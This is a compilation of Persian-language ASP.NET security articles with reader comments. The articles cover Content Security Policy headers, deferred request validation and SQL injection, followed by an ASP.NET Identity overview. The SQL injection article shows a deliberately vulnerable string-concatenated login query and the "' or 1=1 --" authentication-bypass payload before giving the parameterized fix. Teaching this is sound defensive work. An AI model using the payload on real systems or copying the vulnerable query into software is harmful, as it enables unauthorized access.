مرورگرهای جدید تحت زیر مجموعه‌ای به نام Content Security Policy، قابلیت‌های توکاری را اضافه کرده‌اند تا حملاتی مانند XSS را حتی در برنامه‌ی وبی که برای این نوع حملات تمھیداتی را درنظر نگرفته است، خشی کنند. این قابلیت‌ها به صورت پیش فرض فعال نبوده و نیاز است برنامه نویس صراحتاً درخواست فعال شدن آن‌ها را از طریق افزودن تعدادی هدر مشخص به Response، ارائه دهد. در ادامه این هدرها را بررسی خواهیم کرد.

غیرفعال کردن اجرای اسکریپت‌های inline

عمده‌ی حملات XSS زمانی قابلیت اجرا پیدا می‌کنند که مهاجم بتواند به طریقی (ورودی‌های اعتبارسنجی نشده)، اسکریپتی را به درون صفحه‌ی جاری تزریق کند. بنابراین اگر ما به مرورگر اعلام کنیم که دیگر اسکریپت‌های inline را پردازش نکن، سایت را به حد زیادی در مقابل حملات XSS مقاوم کرده‌ایم. این قابلیت به صورت پیش فرض خاموش است؛ چون به طور قطع فعال سازی آن بسیاری از سایت‌هایی را که عادت کرده‌اند اسکریپت‌های خود را داخل صفحات وب مدفون کنند، از کار می‌اندازد. این نوع سایت‌ها باید به روز شده و اسکریپت‌ها را از طریق فایل‌های خارجی `js`، به سایت و صفحات خود الحاق کنند.

برای فعال سازی این قابلیت، فقط کافی است هدرهای زیر به Response اضافه شوند:

```
Content-Security-Policy: script-src 'self'  
X-WebKit-CSP: script-src 'self'  
X-Content-Security-Policy: script-src 'self'
```

سطر اول به زودی تبدیل به یک استاندارد W3 خواهد شد؛ اما فعلاً فقط توسط کروم 25 به بعد پشتیبانی می‌شود. سطر دوم توسط مرورگرهایی که از موتور WebKit استفاده می‌کنند، پشتیبانی می‌شود و سطر سوم مخصوص فایرفاکس است و IE 10 به بعد. بعد از فعال شدن این قابلیت، فقط اسکریپت‌هایی که از طریق دومین شما به صفحه الحاق شده‌اند، قابلیت اجرا را خواهند یافت و کلیه اسکریپت‌های مدفون شده داخل صفحات، دیگر اجرا نخواهد شد. در این حالت اگر از CDN برای الحاق اسکریپتی استفاده می‌کنید، مثلاً مانند الحاق `jQuery` به صفحه، نیاز است مسیر آن را صراحتاً در این هدر ذکر کنید:

```
Content-Security-Policy: script-src 'self' https://youcdn.com  
X-WebKit-CSP: script-src 'self' https://youcdn.com  
X-Content-Security-Policy: script-src 'self' https://youcdn.com
```

علاوه بر آن حتی می‌شود پردازش تمام منابع مورد استفاده را نیز مانند تصاویر، شیوه‌نامه‌ها، فایل‌های فلش و غیره، به دو مین جاری محدود کرد:

```
Content-Security-Policy: default-src 'self' https://youcdn.com  
X-WebKit-CSP: default-src 'self' https://youcdn.com  
X-Content-Security-Policy: default-src 'self' https://youcdn.com
```

بدیهی است پس از آشنایی با این مورد، احتمالاً در پروژه‌های جدید خود از آن استفاده کنید (چون inline script‌های فعلی شما را کاملاً از کار می‌اندازد).

نحوه اضافه کردن هدرهای Content Security Policy به برنامه‌های ASP.NET

روشی که با هر دو برنامه‌های وب فرم و MVC کار می‌کند، تهیه یک HTTP module است؛ به شرح ذیل:

```
using System;  
using System.Web;  
  
namespace AntiXssHeaders  
{
```

```

public class SecurityHeadersConstants
{
    public static readonly string XXssProtectionHeader = "X-XSS-Protection";
    public static readonly string XFrameOptionsHeader = "X-Frame-Options";
    public static readonly string XWebKitCspHeader = "X-WebKit-CSP";
    public static readonly string XContentSecurityPolicyHeader = "X-Content-Security-Policy";
    public static readonly string ContentSecurityPolicyHeader = "Content-Security-Policy";
    public static readonly string XContentTypeOptionsHeader = "X-Content-Type-Options";
}

public class ContentSecurityPolicyModule : IHttpModule
{
    public void Dispose()
    { }

    public void Init(HttpApplication app)
    {
        app.BeginRequest += AppBeginRequest;
    }

    void AppBeginRequest(object sender, EventArgs e)
    {
        var app = (HttpApplication)sender;
        var response = app.Context.Response;
        setHeaders(response);
    }

    private static void setHeaders(HttpResponse response)
    {
        response.Headers.Set(SecurityHeadersConstants.XFrameOptionsHeader, "SameOrigin");

        // For IE 8+
        response.Headers.Set(SecurityHeadersConstants.XXssProtectionHeader, "1; mode=block");
        response.Headers.Set(SecurityHeadersConstants.XContentTypeOptionsHeader, "nosniff");

        //todo: Add /Home/Report --> public JsonResult Report() { return Json(true); }

        const string cspValue = "default-src 'self';";
        // For Chrome 16+
        response.Headers.Set(SecurityHeadersConstants.XWebKitCspHeader, cspValue);

        // For Firefox 4+
        response.Headers.Set(SecurityHeadersConstants.XContentSecurityPolicyHeader, cspValue);
        response.Headers.Set(SecurityHeadersConstants.ContentSecurityPolicyHeader, cspValue);
    }
}
}

```

و یا در برنامه‌های ASP.NET MVC می‌توان یک فیلتر جدید را تعریف کرد و سپس آن را به صورت عمومی معرفی نمود:

```

//// RegisterGlobalFilters -> filters.Add(new ContentSecurityPolicyFilterAttribute());
public class ContentSecurityPolicyFilterAttribute : ActionFilterAttribute
{
    public override void OnActionExecuting(ActionExecutingContext filterContext)
    {
        var response = filterContext.HttpContext.Response;
        response.AddHeader("Content-Security-Policy", "script-src 'self'");
        // the rest ...
        base.OnActionExecuting(filterContext);
    }
}

```

در مارژول تهیه شده چند مورد دیگر را نیز مشاهده می‌کنید:

الف) X-XSS-Protection مربوط است به IE 8 به بعد

ب) تنظیم هدر X-Frame-Options به SameOrigin سبب می‌شود تا صفحات سایت شما دیگر توسط Iframe‌ها در سایت‌های دیگر قابل نمایش نباشد و فقط در سایت جاری بتوان صفحه‌ای را از همان دومین در صورت نیاز توسط Iframe‌ها نمایش داد.

ج) تنظیم mime-type X-Content-Type-Options به nosniff سبب می‌شود تا IE سعی نکند با اجرای یک محتوا سعی در تشخیص آن کند و به این ترتیب امنیت دسترسی و مشاهده اشیاء قرار گرفته در صفحه (و یا تزریق شده توسط مهاجمین) به شدت بالا خواهد رفت.

برای مطالعه بیشتر

[Security through HTTP response headers](#)

پروژه‌ی کاملی مخصوص افزودن هدرهای یاد شده

[/https://nwebsec.codeplex.com](https://nwebsec.codeplex.com)

یک نکته تكميلي

توصيه شده است تا ديگر از روال رويدادگردن [PreSendRequestHeaders](#) برای ارسال هدرها استفاده نکنيد؛ چون با پردازش‌های غيرهمzman تداخل ايجاد می‌کند.

نظرات خوانندگان

نویسنده: محمد رعیت پیشه
تاریخ: ۹:۲۳ ۱۳۹۲/۰۹/۳۰

آیا اگر اجرای Inline غیر فعال شود و پردازش تمام منابع مورد استفاده به دامین جاری محدود شود مهاجم نمی‌تواند یک ارجاع به اسکریپت مخرب خود به صفحه اضافه کند؟

نویسنده: وحید نصیری
تاریخ: ۹:۳۷ ۱۳۹۲/۰۹/۳۰

اجرا نمی‌شود؛ مگر اینکه به هدر ارسالی مانند [CDN](#) ذکر شده در متن، آدرس آن اضافه و صراحتاً مجوز استفاده از دومینی دیگر توسط برنامه صادر شود.

نویسنده: ناصر طاهری
تاریخ: ۱۲:۲۲ ۱۳۹۲/۰۹/۳۰

یعنی کلیه اسکریپتها حتی اسکریپت هایی مانند :

```
<script type="text/javascript">
    $(document).ready(function () {
        PopupForm.ShowForm({
            renderFormUrl : "/postreply/renderreplyform",
            ....
        });
    });
</script>
```

اجازه‌ی اجرا ندارند؟ و باید در یک فایل جدا به صفحه تزریق شوند؟

نویسنده: وحید نصیری
تاریخ: ۱۳:۱۸ ۱۳۹۲/۰۹/۳۰

بله. این مثال را در کروم اجرا کنید:

[AntiXssHeaders.zip](#)

در صفحه اول آن

```
<script type="text/javascript">
    alert('test');
</script>
```

درج شده

نویسنده: ناصر طاهری
تاریخ: ۱۳:۳۷ ۱۳۹۲/۰۹/۳۰

ممnon از مثالتون. یک پروژه فروشگاه دارم که داخل هر صفحه‌ی آن پر است از اسکریپت‌های به قول شما مذفون شده. حتی فکر پیدا کردن و منتقل کردن هر کدام از اونها به داخل یک فایل خارجی وحشت آور است.

نویسنده: رسول آذری
تاریخ: ۱۳:۴۷ ۱۳۹۲/۱۰/۰۴

با سلام . تشکر

من با مرورگر ie9 تست کردم . ولی کد اجرا شد. مگه نگفتنی واسه ie8 به بعد؟
و اینکه بعد از استفاده از این روش چطور میتونم از فایل‌های js و jquery خودم توی برنامه استفاده کنم؟

نویسنده: **وحید نصیری**
تاریخ: ۱۴:۱۸ ۱۳۹۲/۱۰/۰۴

- رفتار IE در مورد [X-XSS-Protection](#) متفاوت است. یعنی باید واقعاً تشخیص بدهد که اسکریپت در حال اجرا یک حمله محسوب می‌شود. [یک مثال دریافت کوکی برای امتحان](#)
- مانند قبل. در متن ذکر شده: « سایتها باید به روز شده و اسکریپتها را از طریق فایل‌های خارجی js ، به سایت و صفحات خود الحق کنند »

نویسنده: **رسول آذری**
تاریخ: ۱۴:۳۵ ۱۳۹۲/۱۰/۰۴

ممnon از پاسخ تون.
یه سری از کدها را میشه توی فایل خارجی قرار داد.
ولی کدهای جاوایی که گردیدویو تولید میکنه، چی کار میشه کرد؟
با استفاده از این روش رویدادهایی مثل SelectedIndexChanged در dropdownlist ، با تشکر
با این روش افته. آیا راهی برای این مشکل وجود دارد؟

نویسنده: **وحید نصیری**
تاریخ: ۱۵:۲ ۱۳۹۲/۱۰/۰۴

- به MVC کوچ کنید تا کنترل کاملی بر روی عناصر اضافه شونده به صفحه داشته باشید.
- با استفاده از jQuery به هر عنصری در صفحه می‌توان رویدادهای خاصی را [انتساب داد](#) یا حذف کرد. انجام اینکار از طریق یک فایل js الحق شده به صفحه نیز میسر است.

در نگارش‌های قبلی [ASP.NET Web forms](#) اگر نیاز به ارسال محتوای HTML ای و وجود داشت، می‌بایستی کل سیستم اعتبارسنجی حداقل یک صفحه را غیرفعال کرد. برای مثال:

```
<%@ Page Language="C#" ValidateRequest="false" %>
```

این نقیصه‌ی همه‌ی هیچ، در ASP.NET وجود ندارد و می‌توان به ازای یک خاصیت خاص، اعتبارسنجی پیش فرض را با اعمال ویژگی AllowHtml موقتاً غیرفعال کرد؛ اما مابقی فیلد‌ها و خاصیت‌های فرم همچنان تحت نظر سیستم اعتبارسنجی‌های ورودی قرار خواهد داشت و به این ترتیب امکان ورود اطلاعات خطرناک، خصوصاً از لحاظ مباحث XSS، حداقل در آن فیلد‌ها وجود نخواهد داشت.

در ASP.NET 4.5 مفهوم جدیدی به نام Deferred validation معرفی شده‌است تا رفتار Web forms را نیز در برابر ورودی‌های ارسال شده همانند MVC کند. به این معنا که اگر جهت دسترسی به مقدار کوئری استرینگ lastName همانند قبل عمل کنید:

```
Request["lastName"]
```

و کاربر ورودی خطرناکی را وارد کرده باشد، همچنان استثنای A potentially dangerous request.form value was detected صادر می‌شود.

اما اگر در ASP.NET 4.5، کوئری استرینگ را به نحو ذیل دریافت کنید:

```
Request.Unvalidated.QueryString["lastName"]
```

به صورت خودکار سیستم اعتبارسنجی غیرفعال شده و امکان دسترسی به محتوای اصلی کوئری استرینگ lastName را خواهد داشت. به این ترتیب دیگر نیازی نخواهد داشت تا اعتبارسنجی کل صفحه را برای دسترسی به یک مقدار خاص غیرفعال نماید. برای دسترسی به مقادیر اعتبارسنجی نشده فیلد‌های یک فرم ارسالی نیز می‌توان به صورت ذیل عمل کرد:

```
Request.Unvalidated.Form[txtData1.UniqueID]
```

کلاس [Request.Unvalidated](#) شامل خاصیت‌های Cookies, Files, Headers و امثال آن نیز می‌باشد. در اینجا اگر دقت کرده باشید از UniqueID بجای Id استفاده شده‌است؛ از این جهت که مجموعه Form، حاوی Id های واقعی دریافت شده از کاربر مانند ct100\$MainContent\$MessageText می‌باشد.

روش دوم، استفاده از خاصیت جدید [ValidateRequestMode](#) یک کنترل سمت سرور است و در اینجا نیز می‌توان صرفاً اعتبارسنجی یک کنترل را بجای کل صفحه، غیرفعال کرد:

```
<asp:TextBox ID="txtASPN" ValidateRequestMode="Disabled" runat="server" />
```

تنظیم خاصیت ذکر شده برای کنترل‌های سمت سرور ضروری است. از این جهت که در حین تشکیل ViewState از محتوای این کنترل‌ها نیز استفاده می‌شود. اینجا است که اگر ValidateRequestMode غیرفعال نشده باشد، باز همان خطای ورودی خطرناک را دریافت خواهید کرد.

البته برای فعل سازی اعتبارسنجی با تاخیر نیاز است اصلاح ذیل را نیز به web.config برنامه اعمال کنید ([مقدار پیش فرض آن](#) است):

```
<httpRuntime targetFramework="4.5" requestValidationMode="4.5" />
```

عنوان:	SQL Injection چیست؟
نویسنده:	م منفرد
تاریخ:	۱۳۹۲/۱۰/۱۰ ۰:۵
آدرس:	www.dotnettips.info
گروهها:	امنیت, بانک

برای ایجاد امنیت در نرم افزار، باید ابتدا مشکلات رایج را بدانیم. یکی از رایجترین نفاذی امنیتی نرم افزارها SQL Injection می‌باشد.

SQL Injection در لغت به معنی تزریق کد SQL می‌باشد. در اصلاح یعنی تزریق دستوراتی به کد SQL تولیدی یک نرم افزار به نحوی که به جای عمل مورد انتظار برنامه نویس آن، کاری را که ما می‌خواهیم انجام دهد. مثلاً به جای اینکه هنگام ورود به برنامه وقتی کاربر مشخصات کاربری خود را وارد می‌کند، مشخصات کاربری را به نحوی وارد کنیم که بتوانیم بعنوان مدیر سامانه و یا یک کاربر معمولی بدون داشتن کلمه عبور وارد سیستم شویم.

البته همیشه از این نوع حمله برای ورود به سیستم استفاده نمی‌شود. یعنی ممکن است هکر به عنوان یک کاربر عادی وارد سیستم شود ولی با به کاربردن دستورات خاص SQL در بخش‌های مختلف، بتواند اطلاعاتی را حذف نماید.

خوب حالا این کار چگونه انجام می‌شود؟ فرض کنید برنامه نویسی کد چک نام کاربری را اینگونه نوشته باشد:

```
SqlCommand cmd=new SqlCommand ("select count(*) from login where user='"+userName+"' and pass='"+password+"'",con);
```

فکر نکنید خوب این نوع کد نویسی مربوط به زمان تیرکمون شاه است! همین امروز در نظارت از یک پروژه به این نکته برخورد کردم! دلیل نوشتن این مقاله هم همین کد بود.

خوب حالا مگر کد بالا چه مشکلی دارد؟؛ اگر کاربر در نامه کاربری و کلمه عبور مقادیر معمولی وارد کند (مانند admin, admin) کد sql تولید شده به شکل زیر خواهد بود:

```
select count(*) from login where user='admin' and pass='salam123'
```

خوب حالا اگر کاربر کمی با ورودی‌ها بازی کند. به عنوان مثال فرض کنید به جای کلمه عبور تایپ کند

```
' or 1=1 --
```

نتیجه حاصله خواهد بود:

```
select count(*) from login where user='admin' and pass='' or 1=1 --'
```

با وارد کردن این دستور کاربر بدون داشتن کلمه عبور خواهد توانست وارد سیستم شود. موردی که توضیح دادم پایه مسئله بود. ما قصد آموزش هک نداریم ولی داشتن اطلاعات پایه لازم است. ممکن است فردی بگوید خوب ما قبل از تولید همچین کدی ' را از رشته کلمه عبور حذف می‌کنیم. خیلی خوب ولی اگر هکر از معادل unicode آن استفاده کرد چه؟ اگر و اگر و اگر... راه حل‌های متعددی برای این موضوع پیشنهاد شده است. ولی ساده‌ترین و کارآمدترین راه، استفاده از پارامترها می‌باشد که علاوه بر حذف این خطر باعث ایجاد و ذخیره sql server query plan در query plan می‌شود و اجرای این query را در آینده تسریع می‌کند. بنابراین می‌توان کد فوق را به صورت زیر بازنویسی کرد:

```
SqlCommand cmd=new SqlCommand ("select count(*) from login where user=@u and pass=@p",con);
cmd.Parameters.Add("@u", SqlDbType.VarChar, 10).Value=TextLogin.Text.Trim();
cmd.Parameters.Add("@p", SqlDbType.VarChar,10).Value=TextPwd.Text.Trim();
```

نظرات خوانندگان

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۰/۱۰ ۰:۹

استفاده از ORM ها هم می‌تونه مفید باشه.

نویسنده: م منفرد
تاریخ: ۱۳۹۲/۱۰/۱۰ ۰:۱۶

استفاده از ORM هم خوب است ولی استفاده از Stored Procedure یا صورت مطمن مشکل را حل نمی‌کند. ممکن است در یک Stored Procedure کد sql یه صورت dynamic توید و با sp_executesql اجرا شود که همچنان مشکل پا برجا خواهد بود.

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۰/۱۰ ۰:۱۹

البته کدی که ابزارهای ORM به صورت خودکار از عبارات LINQ تولید می‌کنند دارای dynamic sql نیست؛ مگر اینکه شخصی خودش عمداً این کار رو دستی انجام بد و بعد از ORM برای اجرای این SP کمک بگیره.

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۰/۱۰ ۰:۳۱

اگر کسی هنوز می‌خواهد SQL بنویسه، استفاده از ORM ها ([Micro](#) و [SQL Helper](#)) بهتر از این کتابخانه‌های دستی هست ([^](#) و [^](#)).

نویسنده: ساسان عزیزی
تاریخ: ۱۳۹۲/۱۰/۱۱ ۱۰:۲۸

یعنی در صورت استفاده از linq هم باز این مشکل پا بر جاست؟!

نویسنده: مصطفی
تاریخ: ۱۳۹۲/۱۰/۱۱ ۱۰:۵۶

وقتی شما از linq استفاده کنید نفوذ از طریق sql injection به شدت کاهش پیدا می‌کند
این لینک رو که توسط آفای نصیری توضیح داده شده مطالعه کنید

[LINQ to SQL آمنیت در](#)

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۰/۱۱ ۱۱:۰

با LINQ نه ولی اگر دستی SP بنویسید ممکنه این SP شما نا امن باشد. یک مثال در اینجا:

[خطر SQL injection هنگام استفاده از ORM و SP](#)

سیستم ASP.NET 2.0 بهمراه ASP.NET Membership در سال 2005 معرفی شد، و از آن زمان تا بحال تغییرات زیادی در چگونگی مدیریت احراز هویت و اختیارات کاربران توسط اپلیکیشن‌های وب بوجود آمده است. ASP.NET Identity نگاهی تازه است به آنچه که سیستم Membership هنگام تولید اپلیکیشن‌های مدرن برای وب، موبایل و تبلت باید باشد.

پیش زمینه: سیستم عضویت در ASP.NET

ASP.NET Membership

طراحی شده بود تا نیازهای سیستم عضویت وب سایت‌ها را تامین کند، نیازهایی که در سال 2005 رایج بود و شامل مواردی مانند مدل احراز هویت فرم، و یک پایگاه داده SQL Server برای ذخیره اطلاعات کاربران و پروفایل هایشان می‌شد. امروزه گزینه‌های بسیار بیشتری برای ذخیره داده‌های وب اپلیکیشن‌ها وجود دارد، و اکثر توسعه دهنده‌اند از اطلاعات شبکه‌های اجتماعی نیز برای احراز هویت و تعیین سطوح دسترسی کاربرانشان استفاده کنند. محدودیت‌های طراحی سیستم ASP.NET Membership گذر از این تحول را دشوار می‌کند: الگوی پایگاه داده آن برای SQL Server طراحی شده است، و قادر به تغییرش هم نیست. می‌توانید اطلاعات پروفایل را اضافه کنید، اما تمام داده‌ها در یک جدول دیگر ذخیره می‌شوند، که دسترسی به آنها نیز مشکل‌تر است، تنها راه دسترسی Profile Provider API خواهد بود.

سیستم تامین کننده (Provider System) امکان تغییر منبع داده‌ها را به شما می‌دهد، مثلاً می‌توانید از بانک‌های اطلاعاتی MySQL یا Oracle استفاده کنید. اما تمام سیستم بر اساس پیش فرض هایی طراحی شده است که تنها برای بانک‌های اطلاعاتی relational درست هستند. می‌توانید تامین کننده (Provider) ای بنویسید که داده‌های سیستم عضویت را در منبعی به غیر از دیتابیس‌های relational ذخیره می‌کند؛ مثلاً Windows Azure Storage Tables. اما در این صورت باید مقادیر زیادی کد بنویسید. مقادیر زیادی باید بنویسید، برای متدهایی که به دیتابیس‌های NoSQL مربوط نیستند. از آنجایی که سیستم ورود/خروج سایت بر اساس مدل Forms Authentication کار می‌کند، سیستم عضویت نمی‌تواند از OWIN استفاده کند. OWIN شامل کامپوننت‌هایی برای احراز هویت است که شامل سرویس‌های خارجی هم می‌شود (مانند Microsoft Accounts، Facebook، Google، Twitter Organizational). همچنین امکان ورود به سیستم توسط حساب‌های کاربری سازمانی (Accounts) نیز وجود دارد مانند OAuth 2.0، JWT و Active Directory. این کتابخانه از CORS نیز پشتیبانی می‌کند.

ASP.NET Simple Membership

به عنوان یک سیستم عضویت، برای فریم ورک Web Pages توسعه داده شد. این سیستم با Visual Studio 2010 SP1 و WebMatrix یافته انتشاری داشت. هدف از توسعه این سیستم، آسان کردن پروسه افزودن سیستم عضویت به یک اپلیکیشن Web Pages بود. این سیستم پروسه کلی کار را آسان‌تر کرد، اما هنوز مشکلات ASP.NET Membership را نیز داشت. محدودیت‌های نیز وجود دارند:

ذخیره داده‌های سیستم عضویت در بانک‌های اطلاعاتی non-relational مشکل است.

نمی‌توانید از آن در کنار OWIN استفاده کنید.

با فراهم کننده‌های موجود ASP.NET Membership بخوبی کار نمی‌کند. توسعه پذیر هم نیست.

ASP.NET Universal Providers

برای ذخیره سازی اطلاعات سیستم عضویت در Windows Azure SQL Database توسعه پیدا کردند. با SQL Server Compact هم بخوبی کار می‌کنند. این تامین کننده‌ها بر اساس Entity Framework Code First ساخته شده بودند و بدین معنا بود که داده‌های سیستم عضویت را می‌توان در هر منبع داده‌ای که توسط EF پشتیبانی می‌شود ذخیره کرد. با انتشار این تامین کننده‌ها الگوی دیتابیس سیستم عضویت نیز بسیار سبک‌تر و بهتر شد. اما این سیستم بر پایه زیر ساخت ASP.NET

نوشته شده است، بنابراین محدودیت‌های پیشین مانند محدودیت‌های `SqlMembershipProvider` هنوز وجود دارند. به بیان دیگر، این سیستم‌ها همچنان برای بانک‌های اطلاعاتی `relational` طراحی شده اند، پس سفارشی سازی اطلاعات کاربران و پروفایل‌ها هنوز مشکل است. در آخر آنکه این تامین کننده‌ها هنوز از مدل احراز هویت فرم استفاده می‌کنند.

ASP.NET Identity همانطور که داستان سیستم عضویت ASP.NET طی سالیان تغییر و رشد کرده است، تیم ASP.NET نیز آموخته‌های زیادی از بازخوردهای مشتریان شان بدست آورده اند. این پیش فرض که کاربران شما توسط یک نام کاربری و کلمه عبور که در اپلیکیشن خودتان هم ثبت شده است به سایت وارد خواهند شد، دیگر معتبر نیست. دنیای وب اجتماعی شده است. کاربران از طریق وب سایتها و شبکه‌های اجتماعی متعددی با یکدیگر در تماس هستند، خیلی از وقت بصورت زنده! شبکه‌های مانند Facebook و Twitter. همانطور که توسعه نرم افزارهای تحت وب رشد کرده است، الگوها و مدل‌های پیاده سازی نیز تغییر و رشد کرده اند. امکان Unit Testing روی کد اپلیکیشن‌ها، یکی از مهم‌ترین دلوایپسی‌های توسعه دهنده‌گان شده است. در سال 2008 تیم ASP.NET فریم ورک جدیدی را بر اساس الگوی (MVC) Model-View-Controller اضافه کردند. هدف آن کمک به توسعه دهنده‌گان، برای تولید برنامه‌های ASP.NET با قابلیت Unit Testing بهتر بود. توسعه دهنده‌گانی که می‌خواستند کد اپلیکیشن‌های خود را Unit Test کنند، همین امکان را برای سیستم عضویت نیز می‌خواستند.

با در نظر گرفتن تغییراتی که در توسعه اپلیکیشن‌های وب بوجود آمده ASP.NET Identity با اهداف زیر متولد شد:

یک سیستم هویت واحد (One ASP.NET Identity system)

سیستم ASP.NET Identity می‌تواند در تمام فریم ورک‌های مشتق از ASP.NET استفاده شود. مانند Web API و SignalR و Pages، Web API

از این سیستم می‌توانید در تولید اپلیکیشن‌های وب، موبایل، استور (Store) و یا اپلیکیشن‌های ترکیبی استفاده کنید.

سادگی تزریق داده‌های پروفایل درباره کاربران

روی الگوی دیتابیس برای اطلاعات کاربران و پروفایل‌ها کنترل کامل دارید. مثلاً می‌توانید به سادگی یک فیلد، برای تاریخ تولد در نظر بگیرید که کاربران هنگام ثبت نام در سایت باید آن را وارد کنند.

کنترل ذخیره سازی/واکشی اطلاعات

بصورت پیش فرض ASP.NET Identity تمام اطلاعات کاربران را در یک دیتابیس ذخیره می‌کند. تمام مکانیزم‌های دسترسی به داده‌ها توسط EF Code First کار می‌کنند.

از آنجا که روی الگوی دیتابیس، کنترل کامل دارید، تغییر نام جداول و یا نوع داده فیلد‌های کلیدی و غیره ساده است. استفاده از مکانیزم‌های دیگر برای مدیریت داده‌های آن ساده است، مانند SharePoint، Windows Azure Storage Table و دیتابیس‌های NoSQL.

تست پذیری

ASP.NET Identity تست پذیری اپلیکیشن وب شما را بیشتر می‌کند. می‌توانید برای تمام قسمت‌هایی که از ASP.NET Identity استفاده می‌کنند تست بنویسید.

تامین کننده نقش (Role Provider)

تامین کننده‌ای وجود دارد که به شما امکان محدود کردن سطوح دسترسی بر اساس نقش را می‌دهد. بسادگی می‌توانید نقش‌های جدید مانند "Admin" بسازید و بخش‌های مختلف اپلیکیشن خود را محدود کنید.

Claims Based

ASP.NET Identity از امکان احراز هویت بر اساس Claims نیز پشتیبانی می‌کند. در این مدل، هویت کاربر بر اساس دسته‌ای از اختیارات او شناسایی می‌شود. با استفاده از این روش توسعه دهنده‌گان برای تعریف هویت کاربران، آزادی عمل بیشتری نسبت به مدل Roles دارند. مدل نقش‌ها تنها یک مقدار منطقی (bool) است؛ یا عضو یک نقش هستید یا خیر، در حالیکه با استفاده از روش Claims می‌توانید اطلاعات بسیار ریز و دقیقی از هویت کاربر در دست داشته باشید.

تامین کننده‌گان اجتماعی

به راحتی می‌توانید از تامین کنندگان دیگری مانند Microsoft, Facebook, Twitter, Google و غیره استفاده کنید و اطلاعات مربوط به کاربران را در اپلیکیشن خود ذخیره کنید.

Windows Azure Active Directory

برای اطلاعات بیشتر به [این لینک](#) مراجعه کنید.

یکپارچگی با OWIN


ASP.NET Identity بر اساس OWIN توسعه پیدا کرده است، بنابراین از هر میزبانی که از OWIN پشتیبانی می‌کند می‌توانید استفاده کنید. همچنین هیچ وابستگی ای به System.Web وجود ندارد. ASP.NET Identity یک فریم ورک کامل و مستقل برای OWIN است و می‌تواند در هر اپلیکیشنی که روی OWIN میزبانی شده استفاده شود. این بدین معنا است که بجای استفاده از Forms Authentication از OWIN برای ورود/خروج کاربران در سایت استفاده می‌کند. این بدین معنا است که بجای استفاده از OWIN CookieAuthentication برای تولید یک کوکی، از OWIN CookieAuthentication استفاده می‌شود.

NuGet پکیج

ASP.NET Identity در قالب یک بسته NuGet توزیع می‌شود. این بسته در قالب پروژه‌های Web API و ASP.NET MVC, Web Forms با Visual Studio 2013 منتشر شدند گنجانده شده است. توزیع این فریم ورک در قالب یک بسته NuGet این امکان را به تیم ASP.NET می‌دهد تا امکانات جدیدی توسعه دهند، باگ‌ها را برطرف کنند و نتیجه را بصورت چاپک به توسعه دهنده‌گان عرضه کنند.

شروع کار با ASP.NET Identity

ASP.NET Identity در قالب پروژه‌های SPA و ASP.NET MVC, Web API و ASP.NET MVC, Web Forms که بهمراه Visual Studio 2013 منتشر شده اند استفاده می‌شود. در ادامه به اختصار خواهیم دید که چگونه ASP.NET Identity کار می‌کند. یک پروژه جدید ASP.NET MVC با تنظیمات Individual User Accounts بسازید.



